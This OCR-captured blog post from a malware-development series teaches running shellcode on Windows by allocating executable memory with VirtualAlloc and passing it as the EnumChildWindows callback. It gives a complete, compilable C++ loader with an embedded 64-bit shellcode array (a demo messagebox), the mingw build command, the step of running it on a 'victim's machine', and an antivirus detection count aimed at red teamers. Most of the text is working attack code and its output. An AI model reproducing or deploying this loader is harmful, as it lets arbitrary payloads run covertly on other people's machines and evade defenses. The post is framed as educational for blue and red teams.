
Malware development tricks. Run shellcode via EnumChildWindows. C++ example.

cocomelonc.github.io/malware/2022/07/13/malware-injection-21.html

July 13, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!



This article is the result of my own research into another interesting trick: run shellcode via enumerates the child windows.

EnumChildWindows

Enumerates the child windows of the specified parent window by providing the handle to each child window to a callback function that has been created by the application. `EnumChildWindows` continues until either the final child window has been enumerated or the

callback function returns FALSE:

```
BOOL EnumChildWindows(
  HWND        hWndParent,
  WNDENUMPROC lpEnumFunc,
  LPARAM      lParam
);
```

practical example

Let's go to look at a practical example. The trick is pretty simple, similar to previous trick:

```
/*
 * hack.cpp - run shellcode via EnumChildWindows. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/
*/
#include <windows.h>

unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
  LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, my_payload, sizeof(my_payload));
  EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);
  return 0;
}
```

First we allocate memory buffer in a current process via `VirtualAlloc`:

```
LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
```

Then “copy” our payload to this memory region:

```
RtlMoveMemory(mem, my_payload, sizeof(my_payload));
```

And then, as a pointer to the callback function in `EnumChildWindows` we specify this memory region:

```
EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);
```

As usually, for simplicity I used `meow-meow` messagebox payload:

```
unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```

demo

Let’s go to see everything in action. Compile our “malware”:


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```


```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-07-13-malware-injection-21]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-07-13-malware-injection-21]
└─$ ls -lt
total 20
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Jul 14 09:31 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  1887 Jul 14 09:31 hack.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-07-13-malware-injection-21]
```

and run in our victim's machine:

```
.\hack.exe
```


```
/*
 * hack.cpp -- run shellcode via EnumChildWindows. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/
*/
#include <windows.h>

unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x6
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x2
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x4
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x4
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x2
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x0
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x0
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x5
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xf
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x4
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x5
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x7
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
  LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, my_payload, sizeof(my_payload));
  EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);
  return 0;
}

NORMAL  hack.cpp
"hack.cpp" 39L, 1820C written
```





As you can see, everything is work perfectly :)

Let's go to upload `hack.exe` to VirusTotal:



So, 20 of 69 AV engines detect our file as malicious.

https://www.virustotal.com/gui/file/71c4294f90d6d6c3686601b519c2401a58bb1fb03ab9ca3975eca7231af77853/detection

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

Now about the most important. This month has been very difficult for my family. At the moment, I decided to release a book on the topic of malware development in sha Allah. The book will be based on my posts from this blog. I ask those who have the opportunity to pay

for this book. The entire amount will be directed to the treatment of my 4-month-old daughter named Munira:

The book will cost 16 USD

If you have the opportunity to send funds, I will start a fundraiser.

EnumChildWindows
source code in github
Donate 16 USD

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine